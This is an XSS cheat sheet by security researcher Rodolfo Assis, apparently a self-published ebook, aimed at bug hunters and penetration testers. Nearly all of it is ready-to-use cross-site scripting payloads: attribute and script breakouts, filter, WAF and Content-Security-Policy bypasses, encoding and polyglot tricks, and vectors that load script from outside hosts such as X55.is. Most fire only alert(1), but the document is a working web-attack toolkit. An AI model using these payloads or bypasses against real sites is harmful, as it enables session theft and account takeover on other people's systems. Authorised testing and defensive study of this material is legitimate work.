Rodolfo Assis

BRUTE XSS CHEAT SHEET

The finest collection of XSS vectors and payloads.

Rodolfo Assis

BRUTE XSS CHEAT SHEET

The finest collection of XSS vectors and payloads

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you got a pirate version of this material, please consider make a donation to the author at https://paypal.me/brutelogic.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

About This Release

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Chromium-based browsers (Chromium and Google Chrome mainly).

Current desktop versions of those browsers are: Mozilla Firefox v91 and Google Chrome v92. If you find something that doesn't work as expected or any correction you think it should be made, please let me know @brutelogic (Twitter) or drop an email for brutelogic at null dot net.

Some information was removed from previous edition as well as new and updated information was added to this edition.

Special Thanks

This work is dedicated to lots of people who supported me throughout the years. It's an extensive list so I will mention only the following two, without whom all this security field would ever exist: Tim Berners Lee, creator of World Wide Web and Brendan Eich, creator and responsible for standardization of Javascript language (ECMAScript) that made modern web possible.

About The Author

Rodolfo Assis aka “Brute Logic” (or just “Brute”) is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon and Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri’s Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS Proof-of-Concept tool, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).

Always supportive, Brute is proudly a living example of the following philosophy:

Don’t learn to hack, #hack2learn.


Illustration

Layout & Design:

Rodolfo Assis
@rodoassis (Twitter)

Crello Ltd.
@crelloapp (Twitter)

Cover photo by Anete Lusina from Pexels.
Back photo by Tima Miroshnichenko from Pexels



Summary

HTML Injections

Most of the XSS vulnerabilities out there will require that kind of injections.

Because those XSS vectors contain both HTML and Javascript, it’s possible to use some of the syntax and tricks of the next chapter into the javascript section (usually inside an event handler) of the following vectors.

Simple HTML Injection
Use when input lands inside an attribute’s value outside tag except the ones described in next case.

```
<svg onload=alert(1)>
<script>alert(1)</script>
```

Simple HTML Injection – Attribute Breakout
Use when input lands inside an attribute’s value of an HTML tag or outside tag except the ones described in the “Tag Block Breakout” case below.

```
"><svg onload=alert(1)>
"><script>alert(1)</script>
```

Simple HTML Injection – Comments Breakout
Use when input lands inside comments section (between <!-- and -->) of HTML document.

```
--><svg onload=alert(1)>
--><script>alert(1)</script>
```

Simple HTML Injection – Tag Block Breakout
Use when input lands inside or between opening/closing of some tags like title, style, script, iframe, noscript and textarea, respectively .

```
</title><svg onload=alert(1)>
</style><svg onload=alert(1)>
</script><svg onload=alert(1)>
</iframe><svg onload=alert(1)>
</noscript><svg onload=alert(1)>
</textarea><svg onload=alert(1)>
```

HTML Injection - Inline
Use when input lands inside an attribute’s value of an HTML tag but that tag can’t be terminated by greater than sign (>).

```
"onmouseover="alert(1)
"onmouseover=alert(1)//

"autofocus onfocus="alert(1)
"autofocus onfocus=alert(1)//
```

Improved Likelihood of Mouse Events
Use to create a larger area for mouse events to trigger. Add the following (as an attribute) inside any XSS vector that makes use of mouse events like onmouseover, onclick, etc.

```
style=position:fixed;top:0;left:0;font-size:999px
```

HTML Injection - Source
Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). Second one is exclusive for script tags.

```
javascript:alert(1)
data:,alert(1)
```

HTML Injection – Script Breakout
Use when input lands anywhere within a script block. The <script> vectors makes use of the native </script> (since input lands in the middle of a script block) to close the injected script.

```
</script><svg onload=alert(1)>
</script><script src=data:,alert(1)>
</script><script src=//brutelogic.com.br/1.js>
```

Multi Reflection HTML Injection - Double Reflection (Single Input)
Use to take advantage of multiple reflections on same page. They also have attribute breaking capabilities with a double quote for most common scenarios.

```
"'onload=alert(1)><svg/1='
`/alert(1)'"><svg/onload='`
"'>alert(1)</script><script/1='
"*/alert(1)</script><script>/*
"`alert(1)</script><script>`
```

Multi Input Reflections HTML Injection - Double & Triple
Use to take advantage of multiple input reflections on same page. Also useful in HPP (HTTP Parameter Pollution) scenarios, where there are reflections for repeated parameters. 4th payload makes use of comma-separated reflections of the same parameter.

```
p=<svg 1='&q='onload=alert(1)>
p=<svg/1='&q='onload='/*&r=*/alert(1)'>
p=<svg 1='&q='onload='`&r=`alert(1)'>
p=<script/&p=/src=data:&p=alert(1)>
```

Multi Input Reflections HTML Injections - JSON Encode Bypass
Use to take advantage of multiple input reflections on same page. Useful when the 1st reflection has no execution potential and 2nd reflection is on JSON encoded Javascript block. Vectors for parameters “p” and “q” and for “pq” which means just one parameter reflecting in those 2 different places of the code.

```
p=  "><!--
q=  --><svg onload=alert(1)>
pq= "--><svg onload=alert(1)><!--

p=  "1='
q=  '><svg onload=alert(1)>
pq= "1='><svg onload=alert(1)>
```

Multi Reflection HTML Injection - Alert Reuse
A vector which reflects at least twice in which the payload alert(1) is also the HTML tag or element. 2nd payload fires without user interaction.

```
'onclick="1>1<alert(1)//1='
'contenteditable/onfocus="1>1<alert(1)//autofocus='
```

HTML Injection – Escaped Quote Filter Bypass
Use when quotes are escaped with a backslash (\" or \') in HTML context. Escaping quotes in HTML Context is useless to prevent the breakout but changes the vector in a way that can fool filters and WAFs.

```
"><k x="><svg onload=alert(1)>
```

File Upload HTML Injection – Filename
Use when uploaded filename is reflected somewhere in target page. It usually leads to Self XSS scenarios though.

```
"><svg onload=alert(1)>.gif
```

File Upload HTML Injection – Metadata
Use when metadata of uploaded file is reflected somewhere in target page. It uses command-line exiftool (“$” is the terminal prompt) and any metadata field can be set.

```
$ exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg
```

File Upload HTML Injection – SVG File
Use to create a stored XSS on target when uploading image files. Save payload below with ".svg" extension. It alerts document.domain to be sure it's running in the right context.

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>
```

Online Version With Image for Validation
https://brutelogic.com.br/brute.svg

PHP_SELF HTML Injection
Use when current URL is used by PHP code as "action" attribute of an HTML form. Inject between php filename and start of URL query (?) using a leading slash (/).

```
https://brutelogic.com.br/gym.php/"><svg onload=alert(1)>?p05=FTW
```

Markdown Vector
Use in text boxes, comment sections, etc that allows some markup input. Click to fire.

```
[clickme](javascript:alert`1`)
```

CommonMark Vectors
Use in text boxes, comment sections, etc that allows some markup (CommonMark like) input. Click to fire.

```
[click]
[click]:javascript:alert(1)

[click][x]
[x]:javascript:alert(1)
```

Autolink

```
<javascript:alert(1)>
<javascript://%0Aalert(1)>
```

Onscroll Universal Vector
That vector fires without user interaction using onscroll event handler. It works with address, blockquote, body, center, dir, div, dl, dt, form, li, menu, ol, p, pre, ul, and h1 to h6 HTML tags.

```
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y
```

Type Juggling
Use to pass an “if” condition matching a number in loose comparisons.

```
1<svg onload=alert(1)>
1"><svg onload=alert(1)>
```

SQLi Error-Based Vector
Use in endpoints where a SQL error message can be triggered (with a quote or backslash).

```
'1<svg onload=alert(1)>
<svg onload=alert(1)>\
```

HTML Injection in JSP Path
Use in JSP-based applications in the path of URL.

```
//DOMAIN/PATH/;"><svg onload=alert(1)>
//DOMAIN/PATH/..;"><svg onload=alert(1)>
//DOMAIN/PATH/..;/"><svg onload=alert(1)>
```

Body Vectors
A collection of body vectors.

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><meta content=URL;%23 http-equiv=refresh>
<body onscroll=alert(1) style=overflow:auto;height:1000px id=x>#x
<body onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><x id=x>#x
<body onresize=alert(1)>press F12!
```

Mixed Case Bypass
Use to bypass case-sensitive filters.

```
<Svg OnLoad=alert(1)>
<Script>alert(1)</Script>
```

Unclosed Tags
Use to avoid filtering based in the presence of both lower than (<) and greater than (>) signs. It requires a native greater than sign in source code after input reflection.

```
<svg onload=alert(1)//
<svg onload="alert(1)"
```

Uppercase Vector
Use when application reflects input in uppercase. Replace “&” with “%26” and “#” with “%23” in URLs.

```
<SVG ONLOAD=&#97&#108&#101&#114&#116(1)>
<SCRIPT SRC=//BRUTELOGIC.COM.BR/1></SCRIPT>
```

Extra Content for Script Tags
Use when filter looks for “<script>” or “<script src=...” with some variations but without checking for other non-required attribute.

```
<script/k>alert(1)</script>
```

Fake Tags
Just some HTML vectors to try to fool filters.

```
<img onerror=alert(1) </src>
<input onfocus=alert(1) </autofocus>
<details ontoggle=alert(1) </open>
```

Fake Twin Tags
Some HTML vectors to try to fool filters using the same attribute for the real and the fake tag.

```
<base <a href=//X55.is>
<base </a href=//X55.is>
<svg><script <a href=//X55.is></script>
```

Double Encoded Vector
Use when application performs double decoding of input.

```
%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
%2522%253E%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
```

Alert without Parentheses – HTML Entities
Use only in HTML injections when parentheses are not allowed. Replace “&” with “%26” and “#” with “%23” in URLs.

```
<svg onload=alert&lpar;1&rpar;>
<svg onload=alert&#40;1&#41>
```

Strip-Tags Based Bypass
Use when filter strips out anything between a < and > characters like PHP's strip_tags() function. Inline injection only.

```
"o<x>nmouseover=alert<x>(1)//
 "autof<x>ocus o<x>nfocus=alert<x>(1)//
```

Second Order HTML Injection
Use when your input will be used twice, like stored normalized in a database and then retrieved for later use or inserted into DOM.

```
&lt;svg/onload&equals;alert(1)&gt;
```

PHP Spell Checker Bypass
Use to bypass PHP's pspell_new function which provides a dictionary to try to guess the input used to search. A "Did You Mean" Google-like feature for search fields.

```
<scrpt> confirm(1) </scrpt>
```

Other SVG Vectors with Event Handlers
Use against blacklists.

```
<svg><set onbegin=alert(1)>
<svg><set end=1 onend=alert(1)>
<svg><animate onbegin=alert(1)>
<svg><animate end=1 onend=alert(1)>
```

Vectors without Event Handlers
Use as an alternative to event handlers, if they are not allowed. Some require user interaction as stated in the vector itself (also part of them).

```
<script>alert(1)</script>
<script src=data:,alert(1)></script>
<svg><script href=data:,alert(1)></script>
<iframe src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<iframe srcdoc=<svg/o&#x6Eload&equals;alert&lpar;1)&gt;>
<form action=javascript:alert(1)><input type=submit>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=//x55.is/w.gif>
```

(Firefox only)

```
<embed src=javascript:alert(1)>
<object data=javascript:alert(1)>
<svg><script href=data:,alert(1) />
<svg><script xlink:href=data:,alert(1) />
<math><brute href=javascript:alert(1)>click
```

Vectors with Agnostic Event Handlers

Use the following vectors when all known HTML tag names are not allowed. Any alphabetic char or string can be used as tag name in place of “k”. They require user interaction as stated by their very text content (which make part of the vectors too) except the last ones.

```
<k contenteditable onblur=alert(1)>lose focus!
<k onclick=alert(1)>click this!
<k oncopy=alert(1)>copy this!
<k oncontextmenu=alert(1)>right click this!
<k onauxclick=alert(1)>right click this!
<k oncut=alert(1)>copy this!
<k ondblclick=alert(1)>double click this!
<k ondrag=alert(1)>drag this!
<k contenteditable oninput=alert(1)>input here!
<k contenteditable onkeydown=alert(1)>press any key!
<k contenteditable onkeypress=alert(1)>press any key!
<k contenteditable onkeyup=alert(1)>press any key!
<k onmousedown=alert(1)>click this!
<k onmouseenter=alert(1)>hover this
<k onmousemove=alert(1)>hover this!
<k onmouseout=alert(1)>hover this!
<k onmouseover=alert(1)>hover this!
<k onmouseup=alert(1)>click this!
<k contenteditable onpaste=alert(1)>paste here!
<k onpointercancel=alert(1)>hover this!
<k onpointerdown=alert(1)>hover this!
<k onpointerenter=alert(1)>hover this!
<k onpointerleave=alert(1)>hover this!
<k onpointermove=alert(1)>hover this!
<k onpointerout=alert(1)>hover this!
<k onpointerover=alert(1)>hover this!
<k onpointerup=alert(1)>hover this!
<k onpointerrawupdate=alert(1)>hover this!
```

(Chrome only)

```
<k autofocus contenteditable onfocus=alert(1)>focus this!
```

(Firefox only)
```
<k onafterscriptexecute=alert(1)>
<k onbeforescriptexecute=alert(1)>
```

Vector Without Alert - Eval + URL
Use as an alternative to call alert, prompt and confirm. First payload is the primitive form while the second replaces eval with the value of id attribute of vector used. URL must be in one of the following ways, in URL path after PHP extension or in fragment of the URL, except in the last vector (it already has its payload). Plus sign (+) must be encoded in URLs.

```
<svg onload=eval(" ' "+URL)>
<svg id=eval onload=top[id](" ' "+URL)>
```

Above PoC URL must contain one of the following:
```
=> file.php/'/alert(1)//?...
=> #'/alert(1)
```

```
${alert(1)}<svg onload=eval('`//'+URL)>
```

Vector without Parentheses, Backticks or Entities
Use as alternative to alert(1), alert`1` or HTML Entities versions of those.

```
<svg onload=innerHTML='\74img\11src\11onerror\75alert\501\51\76'>
<svg onload=outerHTML='\74img\11src\11onerror\75alert\501\51\76'>
```

CSP Bypass (for Whitelisted Google Domains)
Use when there's a CSP (Content-Security Policy) that allows execution from these domains.

```
<script src=//www.google.com/complete/search?client=chrome%26jsonp=alert(1)>
</script>

<script src=//www.googleapis.com/customsearch/v1?callback=alert(1)>
</script>

<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.min.js>
</script><x ng-app ng-csp>{{$new.constructor('alert(1)')()}}
```

SVG Vectors without Event Handlers
Use to avoid filters looking for event handlers or src, data, etc. Last one is Firefox only, already URL encoded.

```
<svg><a><rect width=99% height=99% /><set attributeName=href
to=javascript:alert(1)>
```

<svg><a><rect width=99% height=99% /><animate attributeName=href
values=javascript:alert(1)>

<svg><a><rect width=99% height=99% /><animate attributeName=href to=0
from=javascript:alert(1)>

(Firefox only)
<svg><use xlink:href=data:image/svg
%2Bxml;base64,PHN2ZyBpZD0ieCIgeG1sbnM9Imh0dHA6Ly93d3cudzMub3J
nLzIwMDAvc3ZnIiB4bWxuczp4bGluaz0iaHR0cDovL3d3dy53My5vcmcvMTk
5OS94bGluayI
%2BPGVtYmVkIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hodG1sIi
BzcmM9ImphdmFzY3JpcHQ6YWxlcnQoMSkiLz48L3N2Zz4=%23x>

Vectors Exclusive for ASP Pages
Use to bypass <[alpha] filtering in .asp pages.

%u003Csvg onload=alert(1)>
%u3008svg onload=alert(2)>
%uFF1Csvg onload=alert(3)>

Vectors Exclusive for ASP Page - Percentage Padding
Use to bypass <[alpha] and keyword filtering in .asp pages.

<%S%v%g%%20%O%n%L%o%a%d%=%a%l%e%r%t%%28%1%%29%>

Inside Comments Bypass
Vector to use if only anything inside HTML comments are allowed.
Regex example: /<!--.*-->/

<!--><svg onload=alert(1)-->

Using Attributes to Store Strings
Following vectors makes use of the mandatory attribute to store the address of import() function. Since it returns a valid image, “onload” is used instead of “onerror” in the 2nd vector below.

<svg id=//X55.is onload=import(id)>
<img src=//X55.is onload=import(src)>

Agnostic Event Handlers Vectors – CSS3 Based
Vectors with event handlers that can be used with arbitrary tag names useful to bypass blacklists. They require CSS in the form of <style> or importing stylesheet with <link>. Any alphabetic char or string can be used as tag name in place of “k” except when using when using the following stylesheet:
<link rel=stylesheet href=//X55.is/k>

```
<k onanimationend=alert(1)><style>*{animation:s}@keyframes s{}
<k onanimationstart=alert(1)><style>x{animation:s}@keyframes s{}
<k onwebkitanimationend=alert(1)><style>*{animation:s}@keyframes s{}
<k onwebkitanimationstart=alert(1)><style>*{animation:s}@keyframes s{}
<k ontransitionend=alert(1)><style>*{transition:color 1s}*:hover{color:red}
```

(Firefox only)

```
<k ontransitionrun=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<k ontransitionstart=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<k ontransitioncancel=alert(1)><style>*{transition:color 1s}*:hover{color:red}
```

Vectors for Fixed Input Length
Use when input must have a fixed length like in most common following hashes.

MD5

```
12345678901<svg/onload=alert(1)>
```

SHA1

```
1234567890123456789<svg/onload=alert(1)>
```

SHA256

```
1234567890123456789012345678901234567890123<svg/onload=alert(1)>
```

PHP Email Validation Bypass
Use to bypass FILTER_VALIDATE_EMAIL flag of PHP’s filter_var() function.

```
"><svg/onload=alert(1)>"@x.y
```

Mobile-only Event Handlers
Use when targeting mobile applications.

```
<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<body onorientationchange=alert(1)>
```

Image Vectors - Alternative Event Handlers
Use to trigger image vectors with event handlers different than “onerror”.

```
<img
<image

src=data:image/gif;base64,R0lGODlhAQABAAD/ACwAAAAAAQABAAACADs=
srcset=data:image/gif;base64,R0lGODlhAQABAAD/ACwAAAAAAQABAAACADs=

(Chrome only)
src=data:image/gif;base64,R0lGODlhAQABAAAAACwAAAAAAQABAA
srcset=data:image/gif;base64,R0lGODlhAQABAAAAACwAAAAAAQABAA

onload=alert(1)>
onloadend=alert(1)>
onloadstart=alert(1)>
```

Shortest HTML Injection Vector
Use when you have a limited slot for injection. Requires a native script (present in source code already) called with relative path placed after where injection lands. Attacker server must reply with attacking script to the exact request done by native script (same path) or within a default 404 page (easier). The shorter domain is, the better.

```
<base href=//X55.is>
```

Less Known XSS Vectors
A collection of less known XSS vectors.

```
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<video ontimeupdate=alert(1) controls src=//brutelogic.com.br/x.mp4>
<input autofocus onblur=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<object onerror=alert(1)>

(Firefox only)
<marquee onstart=alert(1)>
```

CSP Bypass

Use to bypass CSP policies which contain the following directives (in parentheses). All relative paths in vectors are examples.

Unsafe Inline (script-src 'unsafe-inline';)
<svg onload=alert(1)>

*Wildcard (script-src *;)*
<script src=//X55.is></script>

Self Directive (script-src 'self';)
<script src=/uploads/myfile.js></script>
<script src=/api/v1?callback=alert(1)></script>

Self Directive - Unsafe Eval (script-src 'self' 'unsafe-eval';)
<script src=/libs/angular-1.6.0.js></script><k ng-app>{{$new.constructor('alert(1)')()}}

Whitelisted Scheme (script-src data:;)
<script src=data:,alert(1)></script>

Whitelisted Scheme (script-src https:;)
<script src=https://X55.is></script>

Whitelisted Domain (script-src 'https://.googleapis.com';)*
<script src=https://www.googleapis.com/customsearch/v1?callback=alert(1)></script>

Whitelisted Domain - Unsafe Eval (script-src 'unsafe-eval' 'https://cdnjs.cloudflare.com';)
<script
src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js>
</script><k ng-app>{{$new.constructor('alert(1)')()}}

No Base-Uri (script-src 'nonce-r4nd0mch4rs';)
<Base Href=//X55.is>

Fixed/Predictable Nonce (script-src 'nonce-abcd1234';)
<Script Src=//X55.is Nonce=abcd1234></Script>

HTML Injection - Byte Fallback

Use when 2nd nibble of character’s byte after “F” becomes “0”. Usually found in Java applications created with Apache Struts.

<%5K%2Kon%5Kointerenter%2K=%7Krompt%6K1%6K>
</scri%7Kt><scri%7Kt>%7Krompt%6K1%6K</scri%7Kt>

Location Based Payloads

The following XSS vectors use a more elaborated way to execute the payload making use of document properties to feed another document property, the location one.

That leads to complex vectors which can be very useful to bypass filters and WAFs. Because they use arbitrary tags (XHTML), any of the Agnostic Event Handlers seen before can be used. Here, “onmouseover” will be used as default.

Encode the plus sign (+) as %2B in URLs.

Location Basics
Vectors with simpler manipulation to achieve the redirection to javascript pseudo-protocol.

```
<j/onmouseover=location=innerHTML>javascript:alert(1)//
<iframe id=t:alert(1) name=javascrip onload=location=name+id>
```

Location with URL Fragment
It’s required to use the vector with an unencoded # sign. If used in POST requests, URL fragment must be used in action URL.

```
<javascript/onmouseover=location=tagName+innerHTML+location.hash>:/
*hoverme!
</javascript>#*/alert(1)

<javascript/
onmouseover=location=tagName+innerHTML+location.hash>:'hoverme!
</javascript>#'-alert(1)

<javascript:'-`/onmouseover=location=tagName+URL>hoverme!#`-alert(1)

<j/onmouseover=location=innerHTML+URL>javascript:'-`hoverme!</j>#`-
alert(1)

<javas/onmouseover=location=tagName+innerHTML+URL>cript:'-`hoverme!
</javas>#`-alert(1)

<javascript:/onmouseover=location=tagName+URL>hoverme!#%0Aalert(1)

<j/onmouseover=location=innerHTML+URL>javascript:</j>#%0Aalert(1)
```

<javas/onmouseover=location=tagName+innerHTML+URL>cript:</javas>#
%0Aalert(1)

Location with Leading Alert

`-alert(1)<javascript:`/
onmouseover=location=tagName+previousSibling.nodeValue>hoverme!

`-alert(1)<javas/
onmouseover=location=tagName+innerHTML+previousSibling.nodeValue>cri
pt:`hoverme!

<alert(1)<!--/onmouseover=location=innerHTML+outerHTML>javascript:1/
hoverme!/
</alert(1)<!-->

<j/1="*/""-alert(1)<!--/onmouseover=location=innerHTML+outerHTML>
javascript:/*hoverme!

*/"<j/1=/alert(1)//onmouseover=location=innerHTML+
previousSibling.nodeValue+outerHTML>javascript:/*hoverme!

Location with Self URL
It's required to replace [P} with the vulnerable parameter where input is used.
Encode "&" as %26 in URLs. Last payload is Firefox only.

<svg id=?[P]=<svg/onload=alert(1)+ onload=location=id>

<j/onmouseover=location=textContent>?[P]=&lt;svg/
onload=alert(1)>hoverme!</j>

<j/onmouseover=location+=textContent>&[P]=&lt;svg/
onload=alert(1)>hoverme!</j>

<j&[P]=<svg+onload=alert(1)/onmouseover=location+=outerHTML>hoverme!
</j&[P]=<svg+onload=alert(1)>

&[P]=&lt;svg/onload=alert(1)><j/
onmouseover=location+=document.body.textContent>hoverme!</j>

Location with Template Literal

${alert(1)}<javascript:`//onmouseover=location=tagName+URL>hoverme!

```
${alert(1)}<j/onmouseover=location=innerHTML+URL>javascript:`//hoverme!

${alert(1)}<javas/
onmouseover=location=tagName+innerHTML+URL>cript:`//hoverme!

${alert(1)}`<javascript:`//
onmouseover=location=tagName+previousSibling.nodeValue>hoverme!

${alert(1)}`<javas/
onmouseover=location=tagName+innerHTML+previousSibling.nodeValue>cri
pt:`hoverme!
```

Inner & Outer HTML Properties Alternative
These last vectors make use of innerHTML and outerHTML properties of elements to get the same result as the location ones. But they require to create a complete HTML vector instead of a “javascript:alert(1)” string. The following collections of elements can be used here with index 0 to make it easier to follow: all[0], anchors[0], embeds[0], forms[0], images[0], links[0] and scripts[0]. They all can replace head or body elements used below.

```
<svg id=<img/src/onerror&#61alert(1)&gt; onload=head.innerHTML=id>
<svg id=<img/src/onerror&#61alert(1)&gt; onload=body.outerHTML=id>
```

Location Based Payload - Javascript Keyword Evasion
Use to evade “javascript:” keyword against filters and WAFs. The “all” index (here “1” as example) must be adapted using the following snippet of code in browser console: a=document.all;for(i=0;i<a.length;i++)
{if(a[i].innerText=="javascript:alert(1)"){console.log('allIndex='+i)}}

```
<k>javas<x>cript:ale<x>rt(1)</k><svg id=innerText onload=location=all[1][id]>
```

Overlong UTF-8 Polyglot
Use when target application performs best-fit mapping. It covers most common scenarios.

```
ʺʹ--＞＜/Script＞＜Svg OnLoad＝alert（1）＞

%CA%BA%CA%B9--%EF%BC%9E%EF%BC%9C/Script%EF%BC%9E%EF
%BC%9CSvg%20OnLoad%EF%BC%9Dalert%EF%BC%881%EF%BC%89%EF
%BC%9E
```

HTML Injection - Vector Schemes

The following schemes shows all chars and bytes allowed as separators or valid syntax. “ENT” means HTML ENTITY and it means that any of the allowed chars or bytes can be used in their HTML entity forms (string and numeric). Notice the “javascript” word might have some bytes in between or not and all of its characters can also be URL or HTML encoded.

Vector Scheme 1 (tag name + handler)

<svg[1]onload[2]=[3]alert(1)[4]>

[1]: *SPACE, +, /, %09, %0A, %0C,%0D, %20, %2F*
[2]: *SPACE, +, %09, %0A, %0C,%0D, %20*
[3]: *SPACE, +, ", ', %09, %0A, %0B, %0C,%0D, %20, %22, %27,*
[4]: *SPACE, +, ", ', %09, %0A, %0B, %0C,%0D, %20, %22, %27*

Vector Scheme 2 (tag name + attribute + handler)

<img[1]src[2]=[3]k[4]onerror[5]=[6]alert(1)[7]>

[1]: *SPACE, +, /, %09, %0A, %0C,%0D, %20, %2F*
[2]: *SPACE, +, %09, %0A, %0C,%0D, %20*
[3]: *SPACE, +, ", ', %09, %0A, %0C,%0D, %20, %22, %27*
[4]: *SPACE, +, ", ', %09, %0A, %0C,%0D, %20, %22, %27*
[5]: *SPACE, +, %09, %0A, %0C,%0D, %20*
[6]: *SPACE, +, ", ', %09, %0A, %0B, %0C,%0D, %20, %22, %27*
[7]: *SPACE, +, ", ', %09, %0A, %0B, %0C,%0D, %20, %22, %27*

Vector Scheme 3 (tag name + href|src|data|action|formaction)

The [?], [4] and [5] fields can only be used if [3] and [6] are single or double quotes.

<a[1]href[2]=[3]javas[?]cript[4]:[5]alert(1)[6]>

[1]: *SPACE, +, /, %09, %0A, %0C,%0D, %20, %2F*
[2]: *SPACE, +, %09, %0A, %0C,%0D, %20*
[3]: *SPACE, +, ", ', [%01 - %0F], [%10 - %1F], %20, %22, %27, ENT*
[?]: *%09, %0A, %0D, ENT*
[4]: *%09, %0A, %0D, ENT*
[5]: *SPACE, +, %09, %0A, %0B, %0C,%0D, %20*
[6]: *SPACE, +, ", ', %09, %0A, %0B, %0C,%0D, %20, %22, %27*

Javascript Injections

This section is about the payloads needed to prove XSS vulnerability.

All shown here can be combined to create unique payloads according to language syntax and most of the payloads shown in this section can also be used in the HTMLi vectors in the previous chapter.

Simple Javascript Injection
Use when input lands in a script block, inside a string delimited value.

```
'-alert(1)-'
'/alert(1)//
```

Javascript Injection - Escape Bypass
Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

```
\'-alert(1)//
\'/alert(1)//
```

Javascript Injection - Logical Block
Use 1st or 2nd payloads when input lands in a script block, inside a string delimited value and inside a single logical block like function or conditional (if, else, etc). If quote is escaped with a backslash, use 3rd or 4th payload.

```
'}alert(1);{'
'}alert(1)%0A{'
\'}alert(1);{//
\'}alert(1)%0A{'//
```

Javascript Injection - Quoteless
Use when there's multi reflection in the same line of JS code.

Simple Variables
```
/alert(1)//\
```

Simple JS Objects
```
}/alert(1)//\
```

JS Object – Nested Array
```
}]}/alert(1)//\
```

JS Object – Nested Function
```
}}}/alert(1)//\
```

Placeholder Injection in Template Literal
Use when input lands inside backticks (``) delimited strings or in template engines.

```
${alert(1)}
```

Browser Notification
Use as an alternative to alert, prompt and confirm popups. It requires user acceptance (1st payload) but once user has authorized previously for that site, the 2nd one can be used.

```
Notification.requestPermission(x=>{new(Notification)(1)})
new(Notification)(1)
```

JS Injection - Reference Error Fix
Use to fix the syntax of some hanging javascript code. Check console tab in Browser Developer Tools (F12) for the respective Reference Error and replace var and function names accordingly.

```
';alert(1);var myObj='
';alert(1);function myFunc(){}'
```

Alert without Parentheses (Strings Only)
Use in an HTML vector or javascript injection when parentheses are not allowed and a simple alert box is enough.

```
alert`1`
```

JS Injection without Parentheses
Use in an HTML vector or javascript injection when parentheses are not allowed and PoC requires to return any target info.

```
setTimeout`alert\x28document.domain\x29`
setInterval`alert\x28document.domain\x29`
[].pop.constructor`alert\x28document.domain\x29```
```

Alert Injection Variations
All regular ways to break out from delimiters and inject alert(1) fixing the remaining syntax (without comments).

```
  '-alert(1)-'    '+alert(1)+'   '>>>alert(1)>>>'    '&alert(1)&'      1'?alert(1):'
  '/alert(1)/'    '<alert(1)<'    '>=alert(1)>='      '^alert(1)^'      '[alert(1)]-'
  ';alert(1);'   '<<alert(1)<<'   '==alert(1)=='      '|alert(1)|'      '(alert(1))-'
  '*alert(1)*'   '<=alert(1)<='  '===alert(1)==='    '||alert(1)||'
 '**alert(1)**'   '>alert(1)>'    '!=alert(1)!='    '%0Aalert(1)%0A'
